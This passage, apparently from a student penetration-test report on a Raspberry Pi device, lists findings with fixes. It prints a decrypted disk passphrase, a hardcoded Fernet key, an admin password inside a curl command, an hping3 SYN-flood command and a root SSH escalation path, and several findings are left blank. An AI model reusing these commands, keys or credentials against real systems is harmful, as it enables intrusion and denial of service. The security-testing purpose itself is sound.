   platform/soc/3f980000.usb/usb1/1-1/1-1.1 /1-1.1
:1.0/net/eth0/address", null]]}'
```

From the output it can be extracted that "debug" is set to "false". By examining the decompiled file we found out that the passphrase of the container image gets printed when "debug" is set to "true". Owning the key of the fernet encryption it was possible to encrypt the same configuration we just decrypted while setting "debug" to "true" instead of "false". The tool vim now enables the exchange of the old encrypted configuration with the new one while the debug mode is set to true and still maintains the magic bytes of the compiled python file. After those changes the file was executed and had the following output including the passphrase of the encrypted container:

```
plunder [~]: python3 /usr/local/bin/fdesetup.pyc
cryptsetup luksFormat --batch-mode --pbkdf=pbkdf2 --pbkdf-force-iterations=1000 /srv/container.img
Derived password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41
Opening LUKS device using password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41
Device fde already exists.
Adding passphrase: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41 (using existing passphrase: Q99mjPp4xMwnEpgJd4kd5LNe)
No key available with this passphrase.
Error with key setup.
Closing LUKS device.
```

With the given output from above we were able to access the container image.

Finding	**Insecure coding leads to disk-image access**
Description	Nevertheless no content was visible for because the device had to be mounted first. The following command made this happen:

```
plunder [/dev/mapper]: mount /dev/mapper/decrypted_devicess /media/my_device
plunder [/dev/mapper]: cd /media/my_device/
plunder [/media/my_device]: ös
-bash: ös: command not found
plunder [/media/my_device]: ls
total 13K
-rwx------ 1 root root 178   12.02.2023 20:21:49 cryptofs_init
drwx------ 2 root root 12K   12.02.2023 20:18:52 lost+found/
```

Recommendation	The encryption process of the configuration should be outsourced in a different file and the fernet key shouldn't be displayed in plain text. Further it should't be possible for an attacker to change the current configuration and execute the file again. Additionally the debug mode should not print the whole passphrase of the container. Therefore a message could be printed which tells the user that a passphrase is used but not which one.

4.10 Finding 9 - Credentials accessible inside container image

Finding	**Credentials accessible inside container image**
Risk	High
Category	Information disclosure
Impact	An attacker gains admin password of some service
Description	Inside the container image of the previous finding insecure coding there was a 'cryptofs_init' file. Opening the file there was a admin password as shown in the graphic below.
Recommendation	Credentials should be stored in a seperat environment. Further the password should not be stored in clear text in a file.


```
plunder [/media/my_device]: cat cryptofs_init
#!/bin/bash
#
#

MAC=`ifconfig eth0 | grep ether | awk '{print $2}'`
/usr/bin/curl -u admin:dsMDYzFjEqdm9T77QMfYMLHF "https://dhbw.johannes-bauer.com/offsec/fde.html?mac
```

4.11 Finding 10 - Root access via authorized keys entry of user bluey

Finding	**Root access via authorized keys entry of user bluey**
Risk	Critical
Category	Privilege Escalation, Misconfiguration
Impact	An attacker with access to user bluey can gain root access
Description	The authorized_keys file in the root directory has an entry.

```
plunder [~/.ssh]: cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMO EhQP4e3BVrq0R9nPQz folf9349W/
   UDXSAbQIj6RDM joe@reliant
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINV2RROAIF7+9Cm7U2PWVTmJx0hjvTQeYF04L07
   Et1qk bluey@plunder

```

Given this information it is feasible to obtain root access by logging into the root account via ssh without using password.




Recommendation	To address this vulnerability, it is recommended to remove the public key of the bluey user from the authorized_keys file of the root user. Additionally, it is generally advised not to permit user access to the Device Under Test (DUT) via SSH as the root user.

4.12 Finding 11 - Weak cipher suite support

Finding	**Weak cipher suite support**
Risk	High
Category	Misconfiguration, Cryptography
Impact	An attacker can decrypt encrypted data traffic on port 443
Description	Running the following nmap script: ”nmap 10.0.0.39 -sV –script ssl-enum-ciphers -p 443” pointed out that the TLS configuration supports broken ciphers as listed below. • 64-bit block cipher 3DES vulnerable to SWEET32 attack • 64-bit block cipher DES vulnerable to SWEET32 attack • 64-bit block cipher DES40 vulnerable to SWEET32 attack • 64-bit block cipher IDEA vulnerable to SWEET32 attack • 64-bit block cipher RC2 vulnerable to SWEET32 attack • Broken cipher RC4 is deprecated by RFC 7465 • Ciphersuite uses MD5 for message integrity
Recommendation	Disable support for broken ciphers

4.13 Finding 12 - SYN Flooding Attack

Finding	**SYN Flooding Attack**
Risk	Medium
Category	Denial of Service
Impact	The DUT is not accessible
Description	The execution of a SYN Flooding Attack was accomplished with the following command: hping3 -c 15000 -d 120 -S -w 64 -p 80 –flood –rand-source 172.16.0.29 This command sends 15000 packets with 120 bytes and a window size of 64 to port 80.  Illustrated in the graphic, wireshark captured the TCP SYN packages which were send to the DUT. After a couple of seconds it was not possible to access the server anymore.
Recommendation	Possible countermeasures to SYN Flooding are intrusion prevention systems that monitor the network for suspicious behaviour or implementing SYN cookies to track incoming connection until the three-way handshake is completed.

4.14 Finding 13 - No encryption for Webserver on Port 80

Finding	**No encryption for Webserver on Port 80**
Risk	High
Category	Misconfiguration
Impact	An attacker can eavesdrop the network packages in plaintext
Description	An nmap scan on the DUT indicated that the service running on port 80 is an unencrypted http service.
Recommendation	Use https instead to encrypt the data traffic for third parties.

```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A --script=http-enum 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:50 CET
Nmap scan report for 172.16.0.29
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
| http-enum:
|_  /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)'
443/tcp open  ssl/https?
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 172.16.0.29

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds
```

The indication that the service uses http is confirmed to be true after accessing the address 172.16.0.29:80.

4.15 Finding 14 - Root OpenSSL access through management server

Finding	**Root OpenSSL access through management server**
Risk	Critical
Category	Access Controls, Obfuscation
Impact	An attacker can gain root access of the OpenSSH server.
Description	
Recommendation	

4.16 Finding 15 -

Finding	**check_version.pyc**
Risk	
Category	
Impact	
Description	
Recommendation	

4.17 Finding 16 - No encryption for SD card of Raspberry

Risk	Critical
Finding	**No encryption for SD card of Raspberry**
Category	Cryptography, Misconfiguration
Impact	An attacker can read all the data on Secure Digital (SD) card
Description	Due to the physical access to the device it was possible to remove the SD card of the device and plug it inside a SD card reader. The SD card reader was able to read out the unencrypted data stored on the device.
Recommendation	Use encryption for the SD card of the Raspberry Pi. An example for the encryption could be the use of a password.

4.18 Finding 17 - Remote Code Execution through vulnerable software

Finding	
Risk	High
Category	Remote Code Execution
Impact	An attacker can execute shell commands remotely
Description	This script is vulnerable to a command injection attack, which allows an attacker to execute arbitrary commands on the DUT. The vulnerability arises due to the script's use of user-controlled input as part of a shell command without proper input validation. The script sends a GET request to a remote server with the MAC-Address of the DUT as an argument. If the server responds with a 200 status code, the script executes the response arguments in a shell on the DUT. The attacker can craft a malicious response that includes arbitrary shell commands, which will then be executed on the DUT. The following command retrieves the MAC-Address of the network interface "eth0" from the DUT and includes it as an argument in a GET request to the server (/mac=MAC-Address): "ip link show eth0"
Recommendation	To fix this vulnerability, the script should validate and sanitize the input before using it in a shell command. One way to achieve this is to use an appropriate library or function to escape any shell metacharacters in the input before using it in a shell command. Additionally, the script should limit the allowed characters and length of the input to only what is necessary for the intended functionality.

4.19 Finding 18 - ”userconf-pi” usage

Finding	**userconf-pi usage**
Risk	High
Category	Misconfiguration
Impact	An attacker can modify the passwords of the users.
Description	The DUT is equipped with the userconf-pi tool, which presents an interactive configuration menu on its first bootup with a display interface. The menu offers various options for user customization, including the ability to change the usernames of existing accounts. Additionally, users can modify the password for the selected account after the username has been changed. Consequently, changing a password can be easily accomplished by connecting a display to the DUT and initiating the first boot.
Recommendation	To ensure security and prevent users from changing any password upon the first boot, it is highly advised to uninstall the userconf-pi tool from the DUT via the apt package manager. However, if the tool is necessary, it’s recommended to disable the feature that permits password changes upon the first boot by adjusting the relevant settings.


4.20 Finding - Possible determination of OpenSSL version

Finding	**Possible determination of OpenSSH version**
Risk	Informational
Category	Information Disclosure
Impact	An attacker is able to see the OpenSSL version of the service running on port 22
Description	As shown in the graphic below the output of an nmap scan disclosed the version of the OpenSSH server.
Recommendation	Edit the OpenSSH server configuration and add the following line at the end: ”VersionAddendum none”

```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A --script=http-enum 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:50 CET
Nmap scan report for 172.16.0.29
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
| http-enum:
|_  /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)'
443/tcp open  ssl/https?
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 172.16.0.29

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds
```

4.21 Finding - Possible determination of Apache Server version

Finding	**Possible determination of Apache Server version**
Risk	Informational
Category	Information Disclosure
Impact	An attacker is able to see the Apache version of the service running on port 80
Description	As shown in the graphic below the output of an nmap scan disclosed the version of the Apache server.
Recommendation	Edit the Apache Server configuration file. Change the value of "ServerToken" to "Prod" or "ProductOnly". This will remove the version number from the HTTP response headers and consequently the version will be hidden.



4.22 Finding - Outdated Sudo Version

Finding	**Outdated Sudo version**
Risk	Low
Category	Patching
Impact	
Description	Executing the command: ”sudo -v” displayed the sudo version 1.9.5p2 that the system is using. Although the installed version of sudo on the DUT is stable and has been available for some time, it is not the most recent version. As newer versions of sudo may have significant bug fixes, it is recommended to update to the latest version. While sudo 1.9.5p2 has fixed a critical vulnerability related to a Heap-based Buffer Overflow, it is still advisable to upgrade to the latest version.
Recommendation	To mitigate the vulnerabilities present in sudo, it is highly advisable to upgrade to the latest version of the software, which is free from such weaknesses. The official sudo website at sudo.ws offers the most recent stable releases of sudo. By updating to the latest secure version, users can effectively address known vulnerabilities and bugs, thereby enhancing the overall security and stability of their systems.

4.23 Finding - Outdated Python Version

Finding	**Outdated Python Version**
Risk	
Category	
Impact	
Description	Executing the command: ”python -V” displayed the sudo version 1.9.5p2 that the system is using. Although the installed version of Python on the DUT is stable and has been available for some time, it is not the most recent version. As newer versions of Python may have significant bug fixes, it is recommended to upgrade to the latest version. While no critical vulnerabilities were found in Python 3.9.2, it is still advisable to update to the latest version.
Recommendation	To mitigate any vulnerabilities present in Python, it is highly recommended that users upgrade to the latest version of the software which does not have these known issues. The most recent stable releases of Python are available on the official Python website at python.org. By keeping up-to-date with software updates and patches, users can guarantee the overall security and stability of their Python environment.

5 Abkürzungsverzeichnis

DUT Device Under Test

SSH Secure Shell

HTTP Hypertext Transfer Protokoll

TLS Tansport Layer Security

DoS Denial of Service

HTTPS Hypertext Transfer Protokoll Secure

SD Secure Digital

6 Attachments

```
./pycdc /home/kali/Schreibtisch/todecompile.pyc
# Source Generated with Decompyle++
# File: todecompile.pyc (Python 3.9)
Unsupported opcode: JUMP_IF_NOT_EXC_MATCH import sys
import json
import subprocess
import hashlib
from cryptography.fernet import Fernet
key = b'dGH1BR5gJ6wz6rne0kvmW50UsgY_J3KBZlRIUmsSOYw='
fernet Fernet(key)
def filter_cpuinfo(data):
    data = data.decode('ascii')
    data = data.split('\n')
    data = (lambda .0: [ line for line in .0 if 'cpu MHz' not in line ])(data) data = (lambda .0: [ line for line in .0 if 'bogomips' not in line ])(data) data = '\n'.join(data)
    return data.encode('ascii')
    data_filters = {
    'filter_cpuinfo': filter_cpuinfo }
    def derive_password (configuration):
    Unsupported opcode: WITH_EXCEPT_START
    input_data = bytearray.fromhex('30b6a9aec9927ae4f718217ddee3453789847be071bb536cf14cf71d257ef09a')
    # WARNING: Decompyle incomplete
def open_luks_device(configuration, password):
    if configuration.get('debug'):
        print(f'''Opening LUKS device using password: {password}''')
    cmd = [
    'cryptsetup',
    'LuksOpen',
    configuration['source_dev'],
    configuration['mapper_name']]
    subprocess.check_output(cmd, f'''{password}\n'''.encode('ascii'), **('input',))
    def close_luks_device(configuration):
    if configuration.get('debug'):
        print('Closing LUKS device.')
    cmd = [
    'cryptsetup',
    'luksClose',
    configuration['mapper_name']]
    subprocess.check_call(cmd)
def add_luks_passphrase (configuration, old_password, new_password):
    if configuration.get('debug'):
        print(f'''Adding passphrase: {new_password} (using existing     passphrase: {old_password})''')
    cmd = [
    'cryptsetup',
    'LuksAddKey',
```

```
    '--batch-mode',
    '--pbkdf-pbkdf2',
    '--pbkdf-force-iterations=1000', configuration['source_dev']]
    subprocess.check_output(cmd, f'''{old_password}\n{new_password}\n'''.encode('ascii'), **('input',))
def remove_luks_passphrase(configuration, old_password, new_password):
    if configuration.get('debug');
    print(f'''Removing old passphrase: {old_password} (remaining passphrase: {new_password}''')
    cmd = [
    'cryptsetup',
    'LuksRemovekey',
    '--batch-mode',
        configuration['source_dev']]
    subprocess.check_output(cmd, f'''{old_password}\n{new_password}\n'''.encode('ascii'), **('input',)) configuration = None
encrypted_configuration = b'gAAAAABj6U1FMZKAOONUKUE5IWJFYrY8jeRSfl2TqYpqfIiTrTP8ceGBoffIZt7XvWS5pXWE9afjswEi_f Sq9D-tc Enh8QflWQu2j4l58VrbjbD1s8kWRqcv6p65XHDiFSEDPAL1ybZD5BslOpzBWI59wWVL-plUJz8FuIIpf01PWdq4sLcB3bSK pfSrT-CkurhXFzqpRPEaTovsW8QLKpCsQuxYjrMTQ0yE7bwAkAUhBJrxt7TIBfZQPpsqCbt5Emrpb6eiudBNgI_F5V1-i1ix-XMcqZu-RhKDkUjw70GT-TaAdb5Y_cd0YMPmr4vnnf9t6nD1LzK3K86MuC_2JDRq0Voz1XbqeM-yxIgipC5rJAs40kuBdNcFImJW2UJLF'

if configuration is not None:
    encrypted_configuration = fernet.encrypt(json.dumps (configuration).encode())

```